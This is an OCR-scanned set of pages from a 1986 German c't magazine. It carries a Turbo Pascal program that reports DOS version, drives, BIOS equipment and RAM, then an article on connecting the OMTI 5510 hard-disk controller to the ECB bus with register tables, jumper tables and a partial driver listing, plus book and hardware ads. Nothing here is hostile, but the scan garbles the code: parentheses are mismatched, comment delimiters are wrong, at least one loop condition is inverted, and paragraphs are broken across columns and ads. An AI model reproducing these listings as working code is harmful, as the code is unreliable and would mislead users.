Der ursprüngliche Zweck dieses Programms war, die Größe des RAM auch jenseits der 640-KB-Grenze zu ermitteln. Es gab Probleme beim Einbau einer RAM-Disk, und es war nicht ganz klar, wo eigentlich die Transfer-Area lag und wie groß diese war. Um nun schnell – also ohne Handbuchstudium und Platinen-Analyse – einen Überblick über diesen mir unbekanntem PC zu bekommen, wurde das Programm noch um einige Funktionen erweitert (siehe Beispielausdruck).

Die Informanten

Sämtliche Informationen werden aus den MSDOS-Calls (INT 21) gewonnen, lediglich die RAM-Information und die Gerätekonfiguration werden entweder direkt oder durch BIOS-Aufrufe gewonnen. Mit DOS-Funktion 0Eh wird die Zahl der Drives bestimmt, mit 19h das aktuelle Laufwerk (Procedure 'DRIVES'). DOS-Funktion 30h vermittelt die DOS-Version (Procedure OPERATINGSYSTEM, siehe Listing).

Da das BIOS logisch an die Hardware grenzt – es stellt die Verbindung zwischen DOS und

Hardware her –, ist es naheliegend, Auskünfte über tatsächlich vorhandene Geräte per BIOS-Interrupt zu gewinnen. MSDOS macht es ja auch nicht anders.

Dieser BIOS-Interrupt hat die Nummer 11h und liefert nach seinem Aufruf ein 16-Bit-Wort, das Auskunft über die angeschlossene Peripherie gibt. Er gibt jedoch keinen Aufschluß über RAM-Disks oder Festplatten; die existieren nur 'eine Ebene höher'. Dabei ist folgende Bedeutung der Bits festgelegt:

BIT 15-14
Drucker, maximal 4

BIT 11-9
RS-232, maximal 8

BIT 7-6
Floppy-Drives, maximal 4

Für deren Auswertung und Anzeige ist die Prozedur EQUIPMENT zuständig. Mit BIOS-Interrupt 12h ermittelt man die RAM-Größe, die das MSDOS zugrunde legt.

RAMpeleien?

Der RAM-Test ist eigentlich keiner. Er führt keine echte und schon gar keine vollständige RAM-Prüfung durch. Es wird lediglich (nichtzerstörend) mit einem Byte-Zugriff in 4-KByte-Schritten getestet, ob RAM im System ist. Zusammenhängende RAM-Sequenzen werden mit hexadezimaler Startadresse und dezimaler Angabe der Länge ausgegeben.

Der Test nimmt keine Rücksicht auf etwaige gespiegelte Bereiche, zum Beispiel Video-RAMs oder I/O-Bereiche. Tritt bei niedriger Adresse ein Fehler auf, so ist das darauf zurückzuführen, daß das Programm Bytes testet, die sich während des Tests ändern (unser Beispiel zeigt eine solche 'Lücke').

Cluster und KBytes

Nach der generellen Anzeige kann man noch spezielle Laufwerksinformationen erhalten. Dazu ist der Name des gewünschten Drive einzugeben. Über nicht wirklich im System vorhandene Laufwerke werden (wenn man die Fehlermeldung 'ignore't) auch Daten geliefert, allerdings natürlich unsinnige.

Die DOS-Funktion 36h wird verwendet, um die gesamte Plattenstruktur aufzuschlüsseln. Dabei erhält man auch korrekte Angaben über Hard-Disks und RAM-Floppies. Angegeben werden Cluster- und Sektor-Größe, Gesamtkapazität und freier Plattenbereich.

```

SYSTEM Information                c't / Großauer Harry 1986

* Aktuelles Laufwerk ist C:, Logische Drives von A: bis E:
* Sie arbeiten mit DOS-Version 3.10
* Es sind 1 Drucker, 1 RS-232-Karte(n) und
  1 physikalische(s) Floppy-Drive(s) installiert
* System erkennt 640 KByte RAM

* SYSTEMINFO sucht nach RAM von $0000:0 bis $FF00:0
  (gespiegeltes RAM wird nicht als solches erkannt)

Zusammenhaengendes RAM gefunden ab $0000:0  Laenge: 180 KByte
Zusammenhaengendes RAM gefunden ab $2E00:0  Laenge: 352 KByte
Zusammenhaengendes RAM gefunden ab $8700:0  Laenge: 100 KByte
Zusammenhaengendes RAM gefunden ab $B800:0  Laenge: 16 KByte

Benoetigen Sie spezifische Laufwerksinformationen?
Geben Sie gueltiges Laufwerk an oder beliebige Taste fuer Ende )C:

* Drive C: enthaelt 10405 Clusters, ein Cluster = 4 Sektor(en)
  Ein Sektor besteht aus 512 Bytes, die Kapazitaet dieses Drive
  betraegt also 21309440 Bytes, davon sind 4841472 Bytes frei

Benoetigen Sie spezifische Laufwerksinformationen?
Geben Sie gueltiges Laufwerk an oder beliebige Taste fuer Ende )A:

* Drive A: enthaelt 354 Clusters, ein Cluster = 2 Sektor(en)
  Ein Sektor besteht aus 512 Bytes, die Kapazitaet dieses Drive
  betraegt also 362496 Bytes, davon sind 6144 Bytes frei

Benoetigen Sie spezifische Laufwerksinformationen?
Geben Sie gueltiges Laufwerk an oder beliebige Taste fuer Ende )D:

* Drive D: enthaelt 497 Clusters, ein Cluster = 1 Sektor(en)
  Ein Sektor besteht aus 512 Bytes, die Kapazitaet dieses Drive
  betraegt also 254464 Bytes, davon sind 91648 Bytes frei
    
```

```

PROGRAM SystemInformation;

VAR r:      RECORD ax,bx,cx,dx,sp,si,di,ds,es,fi: INTEGER; END;
    drives_nr: INTEGER;

PROCEDURE Drives; ( stellt Default-Drive und Anzahl Drives fest )
BEGIN
  r.ax:=$1900; MsDos(r); Writeln;
  Write(' * Aktuelles Laufwerk ist ',Chr(65+Lo(r.ax)),':');

  r.dx:=Lo(r.ax); r.ax:=$0e00; MsDos(r);
  Writeln(' Logische Drives von A: bis ',Chr(64+Lo(r.ax)),':');
  drives_nr:=Lo(r.ax);
END;

PROCEDURE OperatingSystem; ( stellt DOS-Version fest )
BEGIN
  r.ax:=$3000; MsDos(r);
    
```


Franzis' FACHBÜCHER



Rechner modular
Der NDR-Klein-Computer – selbstgebaut und programmiert. Von R.-D. Klein. Ca. 432 S., ca. 325 Abb., 21 Tab., Lwstr-geb. ca. DM 68,- ISBN 3-7723-8721-7

Nach der Lektüre verfügt der Leser über ein modernes und leistungsfähiges Computersystem. Dieses garantiert durch seinen modularen Aufbau nicht zu veralten und kann leicht erweitert werden.

Schneider CPC: Dateiverwaltung
Eine Software-Sammlung. Von L. Miedel. Ca. 184 S., ca. 11 Abb., Lwstr-kart. DM 38,- = FCB Band Nr. 16 ISBN 3-7723-8691-1

Das Verstehen umfangreicher Programme steht im Vordergrund dieser Software-Sammlung. Mit dem vorliegenden Buch hält der Leser eine aktuelle Trickkiste für seinen CPC in der Hand.

F' Franzis-Verlag GmbH
Karlstraße 37-41
8000 München 2
Telefon 5117-1

```

Write(' * Sie arbeiten mit DOS-Version ');
Writeln (Lo(r.ax),',',Hi(r.ax));
END;

PROCEDURE Equipment; { Gerätekonfiguration feststellen über BIOS }
( BIT 15-14 Printers, BIT 11-9 RS-232, BIT 7-6 DRIVES )
BEGIN
  Intr($11,r);
  Write(' * Es sind ',r.ax SHR 14,' Drucker, ');
  Writeln((r.ax AND $0FFF) SHR 9,' RS-232-Karte(n) und ');
  Write(' ',(r.ax AND $00FF) SHR 6)+1);
  Writeln(' physikalische(s) Floppy-Drive(s) installiert');
END;

FUNCTION RAMTest(i: INTEGER): BOOLEAN; { handelt es sich um RAM ? }
VAR m,h: INTEGER;
BEGIN
  h:=i*256; m:=Mem[h:0]; Mem[h:0]:=m+1;
  IF Mem[h:0]=m+1 THEN RAMTest:=TRUE ELSE RAMTest:=FALSE;
  Mem[h:0]:=m;
END;

PROCEDURE PrintHex(i:INTEGER); { Hexadezimalausgabe }
PROCEDURE PrintNibble(n:INTEGER);
BEGIN
  IF n>9 THEN Write(Chr(55+n)) ELSE Write(n);
END;
BEGIN
  PrintNibble(i DIV 16); PrintNibble(i MOD 16);
END;

PROCEDURE Memory; { stellt Hauptspeichergröße & andere RAMs fest }
VAR i,size: INTEGER;
BEGIN
  Intr($12,r); i:=0;
  Writeln(' * System erkennt ',r.ax,' KByte RAM');
  Writeln;
  Writeln(' * SYSTEMINFO sucht nach RAM von $0000:0 bis $FF00:0');
  Writeln(' (gespiegeltes RAM wird nicht als solches erkannt)');
  Writeln;
  WHILE i<$100 DO BEGIN
    IF RAMTest(i) THEN BEGIN
      size:=0;
      Write('Zusammenhängendes RAM gefunden ab $');
      PrintHex(i);
      Write('00:0 Laenge: ');
      WHILE RAMTest(i) DO BEGIN
        i:=i+1; size:=size+4;
      END;
      Writeln(size,' KByte');
    END;
    i:=i+1;
  END;
END;

PROCEDURE DriveInformation; { ermöglicht Drive-Information }
VAR ch: CHAR;
memo,clu: REAL;
BEGIN
  Writeln;
  WHILE drives_nr<0 DO BEGIN
    Writeln('Benötigen Sie spezifische Laufwerksinformationen?');
    Write ('Geben Sie gueltiges Laufwerk an oder beliebige ');
    Write ('Taste fuer Erde ');
    Read(KBD,ch); ch:=Ucase(ch);
    IF (Ord(ch)-65<0) OR (Ord(ch)-64)>drives_nr THEN drives_nr:=0
    ELSE BEGIN
      Writeln(ch,',');
      Writeln;
      r.ax:=$3600; r.dx:=Ord(ch)-64;
      MsDos(r);
      Write(' * Drive ',ch,': enthaelt ',r.dx,' Clusters,');
      Writeln(' ein Cluster = ',r.ax,' Sektor(en)');
      Write(' Ein Sektor besteht aus ',r.cx,' Bytes, ');
      Writeln('die Kapazitaet dieses Drive ');
      clu:=r.ax*r.cx; memo:=clu*r.dx;
      Write(' betraegt also ',memo:8:0,' Bytes, davon ');
      Writeln('sind ',clu*r.bx:8:0,' Bytes frei');
    END;
  END;
  Writeln;
END;
END;

BEGIN { Hauptprogramm }
Writeln;
Write(' SYSTEM Information ');
Writeln ('c't / Großauer Harry 1986');
Drives;
OperatingSystem;
Equipment;
Memory;
DriveInformation;
END.

```




Top für Desktop Publishing 12" Monochrom-Monitor



U. Husemann, Dipl. Grafik-Designer
Boxer 12 Grafik PC

Ab sofort höhere Bildqualität bei Text- und Grafikdarstellung für PC's. TTL-Verbindung zum RGBI-Ausgang. Einwandfreie Wiedergabe auch von kritischen Farbdarstellungen in monochromen Helligkeitsstufen. Kompatibel zu allen Programmen.
Fragen Sie Ihren Händler nach dem Boxer 12 Grafik PC.

HANTAREX Siegener Straße 23
5230 Altenkirchen
Tel.: 0 26 81/30 41/42
Telex: 869 991 hantx d
Deutschland Vertriebsgesellschaft mbH



Harddisk-Controller einmal anders

Der OMTI-Winchester-Controller für PCs – zum Beispiel am ECB-Bus

Frank Keldenich

Der OMTI 5510 ist ein für IBM PCs und kompatible Rechner entwickeltes Festplatten-Controller-Board, das bei geringen Abmessungen eine hohe Leistungsfähigkeit und Eigenintelligenz an den Tag legt. Erreicht wird dieses günstige Verhältnis zwischen Leistung und Format durch den Einsatz eigens für diesen Controller entwickelter Chips in einer fortgeschrittenen (VLSI) Integrations-Technik.

Das Bus-Interface des Controllers ist natürlich elektrisch und mechanisch (PC-Slot-Karte) für den IBM-PC-Bus ausgelegt und muß beim Anschluß an andere Rechnersysteme ein wenig aufbereitet werden. Beim ECB-Bus, wie man ihn bei vielen Z80-CP/M-Rechnern antrifft, ist das kein aufwendiges Unterfangen. Ein paar kleine Änderungen, und der Controller ist einsatzbereit. Aufgrund ihrer geringen Größe kann die Karte mit einem kleinen Trick auch in Europakartensystemen betrieben werden.

Auch wenn die hardwaremäßige Anbindung des Controllers wirklich einfach ist, eine allgemeingültige Einbauanleitung der Steuersoftware in das ganz spezielle BIOS Ihres Rechners kann dieser Beitrag nicht leisten. So sind die hier abgedruckten BIOS-Auszüge zwar erprobt

und lauffähig, wer sich aber noch nie mit dem Disketten-Steuer-Teil seines BIOS auseinandergesetzt hat, muß vorab ein wenig Grundlagenstudium betreiben. Dazu könnten unsere Artikelreihen 'Einsteigen in CP/M' (c't 7/84 bis 2/86) und 'Hart, schnell und sicher' (Festplatten-Controller zum Selbstbau, c't 8/86 bis 10/86) sehr hilfreich sein.

Was soll's?

'Warum', wird da mancher fragen, 'solch einen Aufwand? Gibt es denn für den ECB-Bus keine Festplatten-Controller?' Natürlich gibt es die, aber im allgemeinen sind sie teurer als PC-Zubehör, und außerdem kann und will nicht jeder die bei einem Selbstbau-Controller (wie etwa dem oben erwähnten c't-Projekt) notwendigen Abgleicharbeiten durchführen.

Ganz einfach...

Beim näheren Betrachten der Schnittstelle eines OMTI-5510-Controllers wird man feststellen, daß die Adaption dieser Baugruppe an fast jedes Bus-system möglich ist. Die Datenübertragung erfolgt vollständig asynchron und ist damit zum einen vom jeweiligen Systemtakt unabhängig und unterliegt zum anderen keinen zeitlichen Vorschriften. Der Datenaustausch erfolgt ähnlich wie bei einer seriellen Schnittstelle mit Hilfe eines Statusregisters.

... die Hardware

Soll der Controller zum Beispiel an einem ECB-Bus (Bild 1a) betrieben werden, so müssen die

	a	c		
+ 5 V	0	1	0	+5V
D5	0	2	0	D0
D6	0	3	0	D7
D3	0	4	0	D2
D4	0	5	0	A0
A2	0	6	0	A3
A4	0	7	0	A1
A5	0	8	0	A8
A6	0	9	0	A7
WAIT	0	10	0	—
BUSRQ	0	11	0	IE1
A 18	0	12	0	A 19
+ 12 V	0	13	0	—
—	0	14	0	D1
- 5 V	0	15	0	—
2 * $\bar{\Phi}$	0	16	0	IE0
A 17	0	17	0	A 11
A 14	0	18	0	A 10
—	0	19	0	A 16
M1	0	20	0	NMI
—	0	21	0	INT
—	0	22	0	WR
BA1	0	23	0	—
UBAT	0	24	0	RD
BA0	0	25	0	Halt
—	0	26	0	PWRCLR
$\overline{\text{TORQ}}$	0	27	0	A 12
RFSH	0	28	0	A 15
A 13	0	29	0	$\bar{\Phi}$
A 9	0	30	0	MRQ
BUSAK	0	31	0	Reset
GND	0	32	0	GND

Bild 1a. Die Signale am 64poligen ECB-Bus. Nur die hervorgehobenen Bus-Signale werden beim Anschluß des OMTI-Controllers benötigt.




Bild 1b. Vom Bus des IBM PC, an den der OMTI-Controller angepaßt ist, werden nur die farblich abgesetzten Signale benötigt.

IBM-PC- Bussignale (Bild 1b) IOW, IOR und RESET aus den ECB-Signalen IORQ, WR, RD und Reset erzeugt werden. Die dazu benötigte Hardware (Bild 2) ist äußerst simpel und in kürzester Zeit auch von einem 'Nichtprofi' zu erstellen.

Mechanisch läßt sich die Baugruppe sehr schön mit kleinen Abstandhaltern auf ein Experimentier-Board (zum Beispiel mit Lochraster) im Europakartenformat montieren. Auf diesem haben auch die beiden ICs Platz, und nach dem Verdrahten und dem Anbringen eines 64-poligen VG-Steckers kann man den Controller dann wie jede andere ECB-Baugruppe auf den Bus aufstecken.

Controller-Kontrolle

Der OMTI besitzt zur Kommunikation mit dem Host-System vier Register (Tabelle 1). Über das Datenregister (Basisadresse + 0) werden die Daten und eventuell auch Statusinformationen ausgetauscht.

Ob ein Transfer stattfinden soll und in welcher Richtung und ob der Controller arbeitet oder nicht, darüber gibt das Statusregister (Basisadresse + 1) Auskunft.

Bit 0 ist hierbei das 'Request'-Bit. Wenn es gesetzt ('1') ist, heißt das, der OMTI wünscht

Port-Adresse	Register	
	Lesen	Schreiben
40h	Data in	Data out
41h	Status	Reset-Funktion
42h	Konfiguration	Select-Funktion
43h	unbenutzt	DMA- & INT-Maske

Tabelle 1. Die Steuer- und Datenregister im OMTI-Controller, wenn die Basisadresse 40h gemäß Bild 2 gewählt wurde.

Initialisierungsphase mit einer Null besetzt werden.

Außer den eben genannten Jumpfern befinden sich auf der Controller-Karte noch einige weitere, die gemäß Tabelle 2 gesetzt werden müssen. Sie legen unter anderem die Basisportadresse und die Sektorgröße fest.

Welche Sektorgröße?

Die meisten Betriebssysteme verwalten Platteninhalte nicht unmittelbar über physikalische Sektoren. Es wird vielmehr eine übergeordnete Verwaltungseinheit logischer Sektoren (Blöcke, Cluster) geschaffen, die Vielfache von physikalischen Sektoren umfaßt. Wichtig zu wissen ist dabei, daß Speicherplatz auf der Platte grundsätzlich in den größeren Block-Portionen vergeben wird, eine ein Byte lange Datei so durchaus mehrere physikalische Sektoren verbrauchen kann.

Bei CP/M zum Beispiel beträgt die kleinstmögliche Blockgröße 2 KByte, wenn (wie auf einer Festplatte) mehr als 255 Blöcke zu verwalten sind. So sind also auch bei kleinsten Dateien stets 2 KByte belegt, und es wäre wünschenswert, ebensogroße physikalische Sektoren auf der Platte zu haben.

Denn je größer der physikalische Sektor (er darf natürlich nie die Blockgröße überschreiten), desto weniger Formatierinformation (Sektor-Kennung und ähnliches) wird benötigt und umso weniger Speicherplatz total auf der Platte vergeudet. Wie man in Tabelle 2 sieht, passen nur 32 Sektoren zu 256 Bytes auf eine Spur (8 KB), jedoch 18 Sektoren zu 512 Bytes (9 KB).

Hinzu kommt aber noch, daß diese Sektoren nicht linear hintereinander auf der Platte stehen. Es gelingt nämlich auch schnellen Betriebssystemen in der Regel nicht, den Sektortransfer und vor allem die Verwaltungsarbeit für neue Sektoranforderungen in der kurzen Zeit abzuwickeln, in der die physikalischen Sektoren speziell auf Festplatten aufeinanderfol-

den Austausch von Daten. Bit 1 zeigt dann an, ob die Daten vom Controller zum System gehen sollen ('1') oder vom System zum Controller ('0'). Bit 2 gibt dabei Aufschluß darüber, ob es sich bei der Information um ein Kommando beziehungsweise eine Statusinformation ('1') oder um ein Datum ('0') handelt.

Bit 3 schließlich ist gesetzt ('1'), wenn der Controller irgendwie aktiv ist, also wenn er durch irgendein Kommando oder ein 'Select' aktiviert wurde. Beim Statusregister handelt es sich um ein Nur-Lese-Register. Wird in dieses Register etwas hineingeschrieben, so löst das einen Controller-Reset aus.

Das nächste Register (Basisadresse + 2) erfüllt ebenfalls beim Schreiben und Lesen unterschiedliche Funktionen. Zum Selektieren des OMTI muß ein beliebiger Wert in dieses Register geschrieben werden. Wird das Register gelesen, so spiegelt sich in den niederwertigen vier Bits die Stellung der vier Konfigurations-Jumper (W1 bis W4) wider. Beim normalen Gebrauch des Controllers (im IBM PC) wird dem BIOS hierdurch mitgeteilt, welches Laufwerk an den OMTI angeschlossen ist. Man kann diese Jumper aber auch genausogut dazu verwenden, um beim Boot-Prozess festzustellen, ob der OMTI-Controller im System vorhanden ist oder nicht.

Schließlich bleibt noch das nur beschreibbare Register an Basisadresse + 3. In dieses kann eine Maske, die die Interrupt- und/oder DMA-Fähigkeit des Controllers steuert, geschrieben werden. Für den hier betrachteten ganz einfachen Betrieb ohne Interrupts und DMA-Verkehr sollte dieses Register in der In-




Bild 2. Das Interface zwischen Controller und ECB-Bus erfordert zwei OR-Gatter und einen Inverter. Man beachte die Vertauschung der Adrebleitungen A5/6, wodurch die Basis-Adresse 40h eingestellt wird.

Jumper auf OMTI-Board	Bedeutung
W4 W3 W2 W1 0 1 0 1	Laufwerkskonfiguration (hier mit dem Wert nur zur OMTI-Erkennung im System benutzt)
W6 W5 0 0	geänderte Bedeutung für ECB-Bus (Bild 2): Basisadresse (default)
0 1	Basisadresse + 4h
1 0	Basisadresse + 8h
1 1	Basisadresse + Ch
W7 1 0	BIOS-EPROM (für PCs) auf OMTI: abschalten (default) einschalten
W8	für ECB-Anschluß ohne Bedeutung
W10 W9 0 0	Format: 18 Sektoren zu 512 Bytes pro Spur
0 1	32 Sektoren zu 256 Bytes pro Spur
1 0	17 Sektoren zu 512 Bytes pro Spur
1 1	9 Sektoren zu 1024 Bytes pro Spur (default)
W11 0 1	Sektor-Typ logisches Drive 0: soft sektoriert (default) hard sektoriert
W13 W12 0 0	Laufwerks-Typ logisches Drive 0: nicht wechselbares Medium (default)
0 1	reserviert
1 0	fest/wechselbar
1 1	wechselbar
W14	wie W11 für logisches Drive 1
W16 W15	wie W13 W12 für logisches Drive 1

0: Jumper offen, 1: Jumper gesetzt

Tabelle 2. Einige Jumper auf dem OMTI-Controller sind nur für den Betrieb in PCs relevant. Die Beispielsoftware ist auf die mit 'default' gekennzeichneten Stellungen abgestimmt.

gen. Numerisch (logisch) aufeinanderfolgende Sektoren werden daher um den sogenannten Skew-Faktor physikalisch auf der Platte versetzt.

Je größer man nun den physikalischen Sektor wählt, desto schneller wird der Plattenzugriff insgesamt. Zum einen fallen die Zeiten für einen Teil der Anforderungen (weniger Sektoren) fort, zum andern lassen lange Sektoren einen kleineren Versatz zu, da sie ja durch ihre größere Länge dem Betriebssystem mehr 'Luft' einräumen. Es kommt natürlich ein Mehrbedarf an Zeit für den Datentransfer längerer Sektoren zwischen Host und Controller hinzu, dieser spielt aber bei modernen Prozessoren mit ihren Block-Move-Befehlen eine weitaus geringere Rolle als der Verwaltungs-Overhead. Und letzterer ist unabhängig von der Sektorgröße.

Beim Autor läuft die Platte an einem 4-MHz-Z80-System mit 1 KB großen Sektoren (mehr geht leider nicht) und einem Skew von '3'. Damit lassen sich die 9 KByte einer Spur in drei Plattenumdrehungen 'einfahren'. Bei kleineren Sektorgrößen ist mindestens ein Skew von '5', wenn nicht gar '6' erforderlich. In letzterem Fall (17 oder 18 Sektoren) bräuchte man fünf Umdrehungen.

Im hier vorgestellten Beispiel wird der Einfachheit halber mit der geringstmöglichen Blockgröße von zwei KByte gearbeitet, weil das vorhandene BIOS darauf abgestimmt war. An sich ist ein Wert von vier oder acht KByte pro Block günstiger, weil dann auch sehr große Dateien (64 KByte bei 8 KByte pro Block) mit einem Directory-Eintrag verwaltet werden können. Dadurch spart man Kopfträger-Stepping (unter Umständen mehrere hundert Millisekunden!) zwischen den Directory- und den jeweiligen Daten Spuren, vergibt aber auch bei kleinen Dateien mehr Speicherplatz.

Software-Utilities

Programm 1 zeigt einen in Turbo-Pascal (Version 3.0!) geschriebenen Satz von Unterprogrammen (HDIO.INC), mit

```

const DRIVE_CHARACTERISTICS: array [0..7] of byte =
    (2,      < Last Cylinder (MSB) >
     $67,   < Last Cylinder (LSB) >
     4,     < Number of Heads >
     0,     < Start Cylinder for (MSB) >
     0,     < Reduced Write Current (LSB) >
     0,     < Start Cylinder for (MSB) >
     128,   < Write Precompensation (LSB) >
     0);    < Set to zero >

type message = string [80];

var CFIELD: record
    COMMAND: byte;
    ADDRESS: byte;
    SECTOR:  byte;
    TRACK:   byte;
    BCOUNT: byte;
    TERMIN:  byte;
end;

CFARRAY: array [0..5] of byte absolute CFIELD;
RES:     array [1..5] of byte;
BUFFER:  array [0..1023] of byte;
ERROR:   boolean;

( Die wichtigsten Kommandos des OMTI-Kontrollers:

Kommando  I  Bedeutung
-----
$00  I  'Drive fertig' Abfrage
$01  I  Zylinder 0 anfahren
$03  I  Kontroller: Zustandsanforderung
$04  I  Ganzes Laufwerk formatieren
$05  I  Formatvorgang ($04) ueberpruefen
$06  I  Eine Spur neu formatieren
$07  I  Fehlerhafte Spur formatieren
$08  I  Sektoren lesen (1-256)
$0A  I  Sektoren schreiben (1-256)
$0B  I  Spezifizierte Spur anfahren
$0C  I  'Drive Characteristics' an Kontoller
$0E  I  Daten aus dem Sektorpuffer lesen
$0F  I  Daten in den Sektorpuffer schreiben
$11  I  Alternative Spur anweisen
$1B  I  Platte wechseln
$20  I  Kopieren zwischen versch. Laufwerken
$E0  I  Ausloesen der internen RAM Diagnostik
$E5  I  Sektoren lesen mit ECC
$E6  I  Sektoren schreiben mit ECC

( Diese Tabelle soll lediglich eine Uebersicht der moeglichen Kommandos sein. Um sie zu benutzen wird zur Vermeidung fehlerhafter Anwendung ausdruecklich auf das Handbuch zu OMTI Kontroller verwiesen. )

procedure stop (TXT: message);

begin
    writeln (TXT);
    inline (%C3/0/0);
end;

procedure wait_controller_ready;

var STATUS: byte;

begin
    repeat
        STATUS:=PORT[$41] and 1;
    until STATUS=1;
end;

procedure send_command;

var I: byte;

begin
    PORT[$42]:=0;      ( Select OMTI 5510 )
    for I:=0 to 5 do begin
        ( Uebertragen des Kommandos )
        wait_controller_ready; ( und der funef Parameter )
        PORT[$40]:=CFARRAY[I];
    end;
end;

procedure read_result;

var I: byte;

begin
    for I:=1 to 5 do begin
        wait_controller_ready;
        if I=4 then RES[I]:=RES[I]+PORT[$40]
        else RES[I]:=PORT[$40];
        if I=3 then
            if RES[I] = 64 then RES[I+1]:=(RES[I] div 64)*256

```

Atari 520 STM + SF 354	949,-	Atari 1040 STF Monitor SM 124/125	1098,-
Atari 520 STM/SF 314	1149,-	Maus Atari	96,-
Colormonitor SC 1224	898,-	Copy Star	169,-
WordStar Atari ST	190,-	DBase II Atari ST	349,-
PROTEXT Atari ST	229,-	Prof! Painter ST	96,-
Datamat ST	96,-	Textamat ST	96,-
Text-Design ST	96,-	Profimat ST	96,-
68000 Tutor & Simul.	96,-	Megamax C Compiler	598,-
GFA Basic V2.0	169,-	GFA Basic Compiler	169,-
GFA Draft CAD-Programm	249,-	GFA Basic Compiler	149,-
GFA monoStar	96,-	colorStar	96,-

Schneider:

Schneider CPC 6128 mit Grünmonitor	949,-	Schneider Joyce	1698,-
dito mit Farbmonitor	1998,-	dito Joyce Plus	2298,-
Floppy DD-I	498,-	F-1 X Zweitlaufwerk	758,-
Cumana 3 Zoll Zweit.	398,-	Prof! Painter ST	96,-
3 Zoll Disketten 5 St.	49,-	F-1 XRS Zweitlaufwerk	858,-
RAM-Erweiterung SP256	298,-	M-1 XRS Zweitlaufwerk	858,-
RAM-Erweiterung SP512	398,-	Aufrüstkit um 256 K	96,-
		RAM-Erweit. Joyce	149,-

★★ **Supersoftware für Ihren CPC** ★★

Turbo Pascal + Grafik	285,-	WordStar 3.0	198,-
Turbo Pascal o. Grafik	225,-	dBase II	198,-
Turbo Toolbox	225,-	Multiplan	198,-
DR GRAPH	198,-	C-Basis 80 Compiler	198,-
DR DRAW	198,-	Pascal MT+	174,-
Small C	96,-	Fakturierung	96,-
Finanzbuchhaltung	198,-	MICA Vector Programm	96,-
Textomat	96,-	Datamat	96,-
Profimat	96,-	Prof! Painter	96,-
Mouse Operating System	96,-	Profimat	96,-
StarTexter	85,-	StarDateI	85,-
Star Writer 1	198,-	Date Star	96,-

Commodore:

Amiga + Monitor	2698,-	Superbase Datenbank	249,-
DELUXE Paint, DELUXE Video, DELUXE Print, je Progr.	229,-	dBase II	198,-
Commodore C 64 II	449,-	Commodore C 128	578,-
Floppy 1541 C	478,-	Commodore C 128 D	1178,-
Farbmonitor 1701 U	549,-	Floppy 1571	629,-
Grünmonitor 80 Z.+Ton	249,-	Farbmonitor 1901	798,-

Druckerparade ★ Druckerparade ★ Druckerparade ★

Panasonic 1080	598,-	Riteman F	798,-
